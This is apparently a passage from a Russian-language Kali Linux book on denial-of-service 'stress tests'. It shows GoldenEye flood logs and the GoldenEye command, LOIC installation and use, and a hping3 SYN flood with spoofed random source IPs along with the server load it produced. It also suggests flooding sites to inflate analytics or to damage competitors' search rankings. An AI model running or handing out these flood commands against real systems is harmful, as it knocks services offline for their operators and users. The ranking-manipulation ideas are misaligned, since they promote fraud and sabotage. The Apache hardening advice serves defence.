2|	192.168.1.55 - - [18/Jun/2015:17:06:48 +0700] "GET /info.php?dC1FyXpw=hB6Oh&rjcf74A=YVA&YUtUXuDo2s=2pLY7nlq&SjyqoF=wUIx8Aq&tXkrfJRw=LsgED HTTP/1.1" 200 69504 "http://www.baidu.com/k1IkNXv" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_4) AppleWebKit/536.12 (KHTML, like Gecko) Chrome/10.0.623.89 Safari/536.26"
3|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?0Nk7p=kSf&1eVF8PNy=UpDtxpDmJE2Fbx6&lPS=53T0AUI6Xu&5EbHY=scv1yBq8O6Y&JJthAkQqqk=HUEQBD5ONbAMxVlWHxai HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Windows NT 5.1; WOW64) Gecko/20021304 Firefox/12.0"
4|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?SAQMIx5Pl=VWGEFj3q8N0 HTTP/1.1" 200 69504 "http://www.google.com/gCqMk2Q05?DxQe=67gW4HUd3iTKCu2qWSJ&ngWHMmS1=5XyoGh6q2sVlyHBdK&bl185B=anwKamnu2xK&RpI=HA0wNexUytc&uOqLV=6TNbGepqbnr&uu2fjtL63=u5lnA701na4cYYH0yN&TOY066XT=3WJQhmtXRyCo46HnbXY1" "Mozilla/5.0 (Linux x86_64; X11) Gecko/20010905 Firefox/17.0"
5|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?jA5Kw=fwtSMfaPQ8XtCaK&Y0fBbDfSXd=8Jm5hqt&xPC=1qwBHvMDy7gl HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Windows NT 5.1; WOW64) Gecko/20011709 Firefox/23.0"
6|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?t2U0aYjxm=q21n4BARB1&qxI1=cTw&XjGPpG=W3AAWvebbW HTTP/1.1" 200 69504 "http://www.baidu.com/bQnoS7ULAY" "Mozilla/5.0 (Windows NT.6.2; Win64; x64) AppleWebKit/536.10 (KHTML, like Gecko) Chrome/18.0.1844.44 Safari/537.21"
7|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?nkIkop=6pivICjNb6&U3Y=dDlbGnW3feTEXCm&aH2JLMl=sGmkpeSLnTtXahs7agi&8htjBss=DFuXcUiJ5G5Fu7c HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (compatible; MSIE 10.0; Macintosh; .NET CLR 3.0.8867; Intel Mac OS X 11_6_2)"
8|	192.168.1.55 - - [18/Jun/2015:17:06:48 +0700] "GET /info.php?p6P23Hj=IcVgaSIUoVTanmFIDan&WWml82r3D=TCY8rta5YrwVsLJmrM HTTP/1.1" 200 69504 "http://www.baidu.com/fWaBwllK?aNP85MesWv=VhL6v32qtwyj&6CLwEBed=Eb73YTA24oYXmLk2w&Uy3wv=4pvNH8y&Jvirs=RJ4hKfRa&HyIYt8gtP=CHjm8OJaOP2djoQS&rm7bH=rukJ4726B14D3XOxDwJ6&QBkOD3=33qpPxVM3ih76MaSgnT&s7gO=3WrX3Vd&Vsh=A13d" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_4_1) AppleWebKit/536.10 (KHTML, like Gecko) Chrome/15.0.1172.45 Safari/535.15"
9|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?so64O=2GhoHQaFy&DSmxwEWk=tYxV&y1C7mM=kQbuxco5oJfLPocGLl&kbItk4Rlj=LjVhrLgelmtLYDuldfF HTTP/1.1" 200 69504 "http://192.168.1.37/uxNqvi6EnN?cAyrBjvKc=OsSGuqs&rrlLD=2bKFfSyTf" "Mozilla/5.0 (Windows; U; MSIE 10.0; Windows NT 5.1; .NET CLR 2.2.16303; Win64; x64)"
10|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?EXRbe03wp=fEBV5exjikcr8oNbEkmN&vpg8wYXv=DMGpYP1RMBUglSjbv4g&55prJ=fY78WvDU3vW7GaoW4etN&JWEFmlYFU=yFyBEk7 HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Windows; U; MSIE 8.0; Linux x86_64; .NET CLR 1.0.1395; X11)"
11|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?7xIRdP0=8mjyacN&kEd2MwYtJ=bWhJvAH3A1H&xWe7vp6nH=faGl3PGJ4xAf&dSnj5CW=wOBRfkLbMrEWdmMFvov&xWPL3sYb=WN0yYPXu HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_5_0) Gecko/20062612 Firefox/18.0"

12|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?lVn80y605=IDRbDmoiDyNBu HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_4) Gecko/20052008 Firefox/18.0"
13|	192.168.1.55 - - [18/Jun/2015:17:06:52 +0700] "GET /info.php?mAthtfl=c4QdAopYyQGAsJAl0XUH HTTP/1.1" 200 69504 "http://www.yandex.com/jbOJRnhpii?fW4YmYLq=6A6f8qyxLRk6" "Mozilla/5.0 (Linux i386; X11) AppleWebKit/536.27 (KHTML, like Gecko) Version/4.1.4 Safari/537.21"
14|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?1nwS7r=g6qpYcfOre HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Linux i386; X11) Gecko/20053002 Firefox/15.0"
15|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?00iHfl2=CGhueehx3DqR32D&MnPMIcqiTN=HcIR&GFgFaO=IJL HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_3_3) AppleWebKit/535.29 (KHTML, like Gecko) Chrome/19.0.1233.51 Safari/536.18"
16|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?Ml1k=DFVW0F7 HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Linux i386; X11) AppleWebKit/537.1 (KHTML, like Gecko) Chrome/8.0.1320.86 Safari/535.21"
17|	192.168.1.55 - - [18/Jun/2015:17:06:51 +0700] "GET /info.php?khUn=xnRp0gXjlF&bl8TpeXEF5=28W&wPkB=cnOPTgwOpPGC&12cnFT6b=XNDSXFPdtraDsR&0FqigAn62=Kl4Y7pj2e7lj0nGoGN HTTP/1.1" 200 69504 "-" "Mozilla/5.0 (Windows NT.6.2; Win64; x64) AppleWebKit/537.3 (KHTML, like Gecko) Version/5.1.2 Safari/536.32"



(Изображение можно увеличить, нажмите на него)

Одного взгляда на логи достаточно, что каждый запрос GET содержит различные строки, различные пользовательские агенты и различных реферов, среди которых Bing, Baidu, Yandex и другие рандомные поисковые системы.

Так что происходит, когда ваш веб-сервер встречается с этой атакой? Он анализирует входящий трафик, проверяет запрашиваемые URL, адреса источников и поле Referrer и пропускает их с кодом 200 OK. Почему? Потому что каждый браузер был различным.

Инструмент был создан остроумно так, чтобы любой сервер мог подумать, что это различные пользователи, пытающие зайти с одного IP (может быть IP прокси или большой организации?) с различными браузерами (Firefox, Chrome, MSIE, Safari и т. д.), различными операционными системами (Mac, Linux, Windows и т.д.) и даже с различными реферами. Да, возможно запрашиваемый URL был неправильным, но нормальные веб-сервера всё равно пропустят его, перенаправят на страницу ошибки в то время как соединение будет оставаться открытым (например, Apache worker/socket). Стандартный веб-сервер обычно позволяет X число одновременных пользователей с одного IP и с большим количеством соединений/используемых сокетов, этот тип атаке приводит к тяжёлому давлению на сервер и последующие пользователи получают ошибку (HTTP 503 или наподобии). Следовательно, атакующий с несколькими рандомными proxy/VPN может быстро истощить ресурсы сервера. Он даже может замедлить атаки на один IP для избежания начального выявления:

```
root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py
http://www.goldeneyetestsite.com/ -w 10 -s 10 -m random
```

Вышеприведённая команда использует:

-w = 10 одновременные рабочие

-s = 10 одновременных соединений

-m = рандом, смесь GET и POST

Совершенный DoS!

Интересное наблюдение по Google Analytics и GoldenEye

Я попробовал это в живую, чтобы просто посмотреть, как поведёт себя реальный веб-сервер. Интересно, оказывается что Google Analytics воспринимает этот трафик как реальный и добавляет данные от флуда в статистику (хотя он и идёт с одного IP, но различные рефереры и браузеры убеждают Google в том, что это отдельные пользователи). Можно придумать ещё пару способов эксплуатировать это:

- Можно повышать свой рейтинг в Google, т. к. она будет воспринимать это как легитимный трафик.
- Если Google будет наказывать за это, то тогда можно зафлудить веб-сайты конкурентов для понижения их ранжирования в Google.

Эта палка о двух концах.

Блокирование/защита от атаки GoldenEye

Следующие предложения хорошо сработают, когда вы используете Apache:

1. Понижение соединений на один IP (обычно их 300 на IP для Apache)
2. Редактирование порога соединений на IP
3. Отключить настройки KeepAlive и нижний Connection Timeout (по умолчанию это 300)
4. Если вы хоститесь на общем сервере, обратитесь к сисадминам. Если они не могут защитить от этой простой атаки, то просто переезжайте к хостинг компании получше.
5. Используйте Web application Firewall (WAF).

6. Использование белых листов для входящих запросов — и эта атака не окажет эффекта на ваш сервер.
7. NGINX и Node.js вроде бы лучше справляются с атаками подобного рода.

Заключение

GoldenEye выглядит как расширенная (или схожая на) HTTP Flooder программа. Обе работают похожим образом, но NoCache и KeepAlive от GoldenEye делают большую разницу. Также она использует интересный способ перемешивания браузеров, операционных систем и рефереров, что может обмануть файервол.

В общем, это хороший инструмент для тестирования на нагрузку своего собственного веб-сайта (с разрешения вашей хостинг компании), вашего корпоративного веб-сайта и любых веб-приложений, которые позволяют входящие GET или POST запросы. Используйте её для обновления ваших правил файервола. WAF и благодаря этому избежите будущих атак.

Глава 31. Стресс-тест сети с Low Orbit Ion Cannon (LOIC)


Что такое Low Orbit Ion Cannon (LOIC)

Low Orbit Ion Cannon (LOIC) — это инструмент стресс-теста сети, это значит, что он создан для проверки, как много трафика цель может обработать. Чтобы основываясь на этих данных сделать оценку запаса мощности ресурсов. Эта программа вдохновила создание других подобных программ, у неё существует множество клонов, некоторые из которых позволяют проводить стресс-тест прямо из браузера.

Эта программа с успехом использовалась группой Anonymous, для облегчения их DDoS атак против нескольких веб-сайтов, в том числе некоторых очень известных общественных организаций. Противники запрета этой программы указывают, что то, что она делает, аналогично заходу на веб-сайт несколько тысяч раз; тем не менее, некоторые американские правоохранительные группы расценивают использование LOIC как нарушение компьютерной безопасности и мошенническое действие.

Установка Low Orbit Ion Cannon (LOIC) на Windows

Для пользователей Windows всё совсем просто — зайдите на сайт и скачайте архив. Распакуйте из архива один единственный файл и запустите его. Всё готово!



Установка Low Orbit Ion Cannon (LOIC) на Linux

Установить LOIC можно на любой Linux, ниже, в качестве примера, выбрана установка на **Kali Linux**.

Для установки LOIC откройте окно терминала и наберите там:

```
apt-get update
aptitude install git-core monodevelop
apt-get install mono-gmcs
```

```
root@kali-mial: ~
Файл  Правка  Вид  Поиск  Терминал  Справка
 (strong-name-tool) в автоматический режим
Настраивается пакет monodevelop (3.0.3.2+dfsg-1) …
Обрабатываются триггеры для menu …

root@kali-mial:~# apt-get install mono-gmcs
Чтение списков пакетов… Готово
Построение дерева зависимостей
Чтение информации о состоянии… Готово
НОВЫЕ пакеты, которые будут установлены:
  mono-gmcs
обновлено 0, установлено 1 новых пакетов, для удаления отмечено 0 пакетов, и 1 п
акетов не обновлено.
Необходимо скачать 429 kБ архивов.
После данной операции, объём занятого дискового пространства возрастёт на 1 207
kB.
Получено:1 http://http.kali.org/kali/ kali/main mono-gmcs all 2.10.8.1-8 [429 kB
]
Получено 429 kБ за 24c (17,3 kБ/c)
Выбор ранее не выбранного пакета mono-gmcs.
(Чтение базы данных … на данный момент установлено 328273 файла и каталога.)
Распаковывается пакет mono-gmcs (из файла …/mono-gmcs_2.10.8.1-8_all.deb) …
Обрабатываются триггеры для man-db …
Настраивается пакет mono-gmcs (2.10.8.1-8) …
root@kali-mial:~#
```

Если вы, как и я, устанавливаете на Kali Linux, то следующий шаг пропускаете. Если же у вас **Ubuntu**, **Linux Mint** (возможно нужно и для **Debian**), то выполните следующую команду:

```
sudo apt-get install mono-complete
```

Когда всё завершилось, идём в каталог рабочего стола, используя:

```
cd ./Desktop
```

И создаём там папку с названием loic, используя следующую команду:

```
mkdir loic
```

```
root@kali-mial:~/Desktop# pwd
/root/Desktop
root@kali-mial:~/Desktop# mkdir loic
```

Переходим туда, используя:

```
cd ./loic
```

И печатаем там следующую команду:

```
wget https://raw.github.com/nicolargo/loicinstaller/master/loic.sh
```

```
root@kali-mial: ~/Desktop/loic
Файл Правка Вид Поиск Терминал Справка
root@kali-mial:~/Desktop/loic# wget https://raw.github.com/nicolargo/loicinstall
er/master/loic.sh
--2015-01-07 11:39:04--  https://raw.github.com/nicolargo/loicinstaller/master/l
oic.sh
Распознаётся raw.github.com (raw.github.com)... 103.245.222.133
Подключение к raw.github.com (raw.github.com)|103.245.222.133|:443... соединение
 установлено.
HTTP-запрос отправлен. Ожидание ответа... 301 Moved Permanently
Адрес: https://raw.githubusercontent.com/nicolargo/loicinstaller/master/loic.sh
[переход]
--2015-01-07 11:39:10--  https://raw.githubusercontent.com/nicolargo/loicinstall
er/master/loic.sh
Распознаётся raw.githubusercontent.com (raw.githubusercontent.com)... 103.245.22
2.133
Подключение к raw.githubusercontent.com (raw.githubusercontent.com)|103.245.222.
133|:443... соединение установлено.
HTTP-запрос отправлен. Ожидание ответа... 200 OK
Длина: 2331 (2,3K) [text/plain]
Сохранение в каталог: ««loic.sh»».

100%[======================================>] 2 331       --.-K/s   за 0s

2015-01-07 11:39:12 (42,7 MB/s) - «loic.sh» saved [2331/2331]

root@kali-mial:~/Desktop/loic#
```

Далее дадим разрешения файлу скрипта на исполнение:

```
chmod 777 loic.sh
```

Ну и последним шагом запустим скрипт следующей командой:


```
./loic.sh install
```

Если вы не видите от скрипта каких-либо сообщений об ошибках, значит вы уже готовы обновить loic. Чтобы сделать это, выполните следующую команду:

```
./loic.sh update
```

Ну и совсем уже последнее, запускаем LOIC. Вы можете это сделать следующей командой:

```
./loic.sh run
```






Кстати, помните, что на Windows мы быстрее получили программу (просто скачали файл)? А зато на Linux версия программы новее!

Стресс-тест сети с Low Orbit Ion Cannon (LOIC)

Использование LOIC простое как пробка. Вы можете выбрать ручной или IRC режим. Для следующего примера мы выберем ручной режим. Введите URL или IP адрес. Мы введём адрес сайта. Нажмите Lock on. Нужно выбрать метод атаки: TCP, UDP или HTTP. Мы выберем HTTP. Остальные настройки можно не менять. Когда всё готово, запустите

атаку кнопкой IMMA CHARGIN MAH LAZER. LOIC покажет процесс атаки. Нажмите на кнопку Stop Flooding для остановки атаки:



п.с. я изучил логи сервера, заметна значительная разница между версиями для Windows и Linux. Надо думать, что там не только добавили свистоперделки вроде IRC режима, но и изменили алгоритмы самих атак. Также интересна новая опция по подстановки случайных значений в качестве поддерикторий.

Глава 32. Стресс-тест сети: DoS с использованием hping3 и спуфингом IP в Kali Linux

В компьютерной терминологии атака отказ-в-обслуживании (DoS) или атака распределённый отказ-в-обслуживании (DDoS) — это попытка сделать ресурсы машины или сети недоступными для пользователей. Хотя средства, мотивы и цели DoS различаются, главная её суть остаётся прежней — на время или на неопределённый срок прервать или приостановить услугу хоста, соединённого с Интернетом. В этой статье я покажу, как выполнить атаку DoS атаку с использованием hping3 и спуфингом IP в Kali Linux.

Как известно, DDoS — это атака, осуществляемая двумя или более лицами, или ботами, а DoS атака делается одним лицом или системой. На 2014 год, частота распознанных DDoS атак достигла в среднем 28 за каждый час.

Обычной целью исполнителей DoS атак являются сайты и услуги на привлекающих внимания серверах, вроде банковских, платёжные шлюзы кредитных карт и даже корневые сервера имён. Угроза отказа-в-обслуживании также распространены в бизнесе в отношении веб-сайтов.

Эта техника теперь широко применяется в определённых играх, используемая владельцами серверов или недовольными конкурентами в таких играх как популярные сервера Minecraft. Возрастает применение DoS как формы «Уличных Интернет Протестов». Этот термин обычно применяется к компьютерным сетям, но не ограничивается этим; например, он также относится к управлению ресурсами CPU.

Понятно, что тема эта актуальная. Поэтому важно подготовится к атакам подобного рода. Провести стресс-тесты своих сетей и серверов. Если они проседают под натиском

DoS, то обратитесь к инструкциям по настройке mod_evasive и mod-qos. А данная статья и другие по стресс-тесту сети помогут вам протестировать работоспособность этих модулей на ваших серверах.

Один из общих методов атаки — это насыщение целевой машины внешними запросами связи, в связи с чем она не может ответить на легитимный трафик или отвечает так медленно, что является по существу недоступной. Такие атаки обычно ведут к перегрузке сервера. Обобщённо говоря, в результате DoS атаки оказываются занятыми те или иные ресурсы сервера и он больше не может выполнять деятельность, для которой он предназначен, либо происходит воспрепятствование связи между пользователями и жертвой таким образом, что они больше не могут адекватно обмениваться информацией.

DoS атаки незаконны. Их организаторы и рядовые исполнители преследуются по законам многих стран. Стресс-тест собственной сети не является противозаконным. Стресс-тест чужих сетей/серверов при получении их согласия также разрешён, но необходимо учитывать интересы третьих лиц. Этими третьими лицами могут быть владельцы хостинга (если вы тестируете чужой сайт, виртуальный сервер, находящиеся на хостинге), интернет-провайдеры (поскольку значительный поток трафика может создавать нагрузку на их коммуникации) и т. д. Крайне желательно согласовывать стресс-тесты и с этими третьими лицами во избежание всех возможных проблем. Иначе, невольно, вы станете причинителем вреда тем, на кого стресс-тест не был нацелен.

hping3 хорошо отрабатывает если у вас ещё есть другие запущенные DoS инструменты вроде GoldenEye (использование нескольких инструментов, которые атакую один и тот же сайт/сервер/услугу, увеличивает шансы на успех). Знаете ли вы, что есть агентства и корпорации, которые практически в реальном времени отслеживают DDoS атаки по всему миру и отображают карту DoS в реальном времени:

- http://www.digitalattackmap.com/
- http://map.norsecorp.com/
- http://map.ipviking.com/

Сегодня мы будем использовать для нашей атаки отказа-в-обслуживании — DoS — hping3

В этой инструкции будет продемонстрировано, **как досить используя hping3 со случайными IP источника на Kali Linux**.

Перед тем, как мы начнём использовать hping3, давайте пройдёмся по основам.

Что такое hping3

hping3 это бесплатный генератор пакетов и анализатор для TCP/IP протокола. Hping, де факто, один из обязательных инструментов для аудита безопасности и тестирования файерволов и сетей, он использовался для выполнения эксплойта техники сканирования Idle Scan, которая сейчас реализована в сканере портов Nmap. Новая версия hping — hping3 — написана на скриптах с использованием языка Tcl. В ней реализует сядвижок для удобного описания строками TCP/IP пакетов, следовательно, программист может за очень короткое время написать скрипт, относящийся к низкоуровневой манипуляции пакетами TCP/IP и анализировать их.

Как и большинство инструментов, использующихся в компьютерной безопасности, hping3 полезен для экспертов по безопасности, но существует множество приложений, связанных с тестированием сети и системным администрированием.

hping3 следует использовать для…

- Traceroute/ping/probe (трассировки/пинга/зондирования) хостов за файерволом, которые блокируют попытки использовать стандартные утилиты.
- Выполнения сканирования простоя (в настоящее время реализуется в nmap с лёгким пользовательским интерфейсом).
- Тестирование правил файервола.
- Тестирование IDS (систем обнаружения вторжения).
- Эксплуатации известных зависимостей в стеках TCP/IP.
- Сетевых исследованиях
- Изучении TCP/IP (hping была использована в сетевых курсах AFAIK).
- Написании реальных приложений, связанных с TCP/IP тестированием и безопасностью.
- При автоматизированных тестах по фильтрации трафика.
- Создания рабочей модели эксплойтов.
- Исследований в свере сетей и безопасности, когда нужно эмулировать комплексное TCP/IP поведение.
- Прототипах систем обнаружения вторжения (IDS)
- Простых в использовании утилитах с интерфейсом Tk.

hping3 уже установлен в Kali Linux как и многие другие инструменты. Он крайне полезен и уже скоро я продемонстрирую его работу.

DoS с использованием hping3 и случайным IP источника

Ну хватит уже ходить вокруг да около, переходим к атаке. Запускается всё одной простой командой:

```
root@WebWare-Kali:~# hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 192.168.1.37
HPING 192.168.1.37 (eth0 192.168.1.37): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.37 hping statistic ---
3258138 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@WebWare-Kali:~#
```

Давайте разберёмся в синтаксисе используемой команды:

hping3 = Имя бинарника приложения.

-c 100000 = Количество пакетов для отправки.

-d 120 = Размер каждого пакета, который будет отправлен на целевую машину.

-S = Я отправляю только пакеты SYN.

-w 64 = Размер окна TCP.

-p 21 = Порт назначения (используется 21 порт FTP). Вы можете использовать здесь любой порт.

—flood = Отправка пакетов так быстро, как возможно, не заботясь об отображении входящих пакетов. Решим флуда.

—rand-source = Использование рандомных IP адресов источника. Вы также можете использовать -a или –spoof чтобы спрятать имя хоста. Подробности по man hping3

192.168.1.37 = Целевой IP адрес или IP адрес целевой машины. Также вы можете использовать здесь сайт. В моём случае, тестирование происходит в лабораторных условиях, в пределах локальной сети.

Так как узнать, работает ли это? В режиме флуда hping3 не проверяет полученные ответы (в любом случае мы не могли бы это сделать, поскольку мы использовали флаг –rand-souce, означающий, что IP адрес источника больше не ваш).

Посмотрим на ситуацию со стороны сервера. Я буду использовать команду top. Так выглядит ситуацию на сервере в режиме простоя:

```
top - 11:55:19 up 3 min,  1 user,  load average: 0,04, 0,10, 0,05
Tasks:  80 total,   1 running,  79 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0,3 us,  0,0 sy,  0,0 ni, 99,7 id,  0,0 wa,  0,0 hi,  0,0 si,  0,0 st
KiB Mem:   1012156 total,   196532 used,   815624 free,    9576 buffers
KiB Swap:  2068476 total,        0 used,  2068476 free.   88592 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
    1 root      20   0   28576   4612   3080 S  0,0  0,5   0:00.38 systemd
    2 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kthreadd
    3 root      20   0       0      0      0 S  0,0  0,0   0:00.01 ksoftirqd/0
    4 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kworker/0:0
    5 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 kworker/0:0H
    6 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kworker/u2:0
    7 root      20   0       0      0      0 S  0,0  0,0   0:00.28 rcu_sched
    8 root      20   0       0      0      0 S  0,0  0,0   0:00.00 rcu_bh
    9 root      rt   0       0      0      0 S  0,0  0,0   0:00.00 migration/0
   10 root      rt   0       0      0      0 S  0,0  0,0   0:00.00 watchdog/0
   11 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 khelper
   12 root      20   0       0      0      0 S  0,0  0,0   0:00.00 kdevtmpfs
   13 root       0 -20       0      0      0 S  0,0  0,0   0:00.00 netns
```

Использование процессора в районе нуля, много свободной оперативной памяти.

Так сервер себя чувствует после начала атаки:

```
top - 11:57:50 up 5 min,  1 user,  load average: 1,42, 0,72, 0,29
Tasks:  76 total,   2 running,  74 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0,0 us,  0,3 sy,  0,0 ni,  4,5 id,  0,0 wa,  0,0 hi, 95,2 si,  0,0 st
KiB Mem:   1012156 total,   196468 used,   815688 free,    9584 buffers
KiB Swap:  2068476 total,        0 used,  2068476 free.   88592 cached Mem

  PID USER      PR  NI    VIRT    RES    SHR S %CPU %MEM     TIME+ COMMAND
    3 root      20   0       0      0      0 R 52,0  0,0   0:50.90 ksoftirqd/0
  857 mysql     20   0  492604  47648  10576 S 35,0  4,7   0:29.05 mysqld
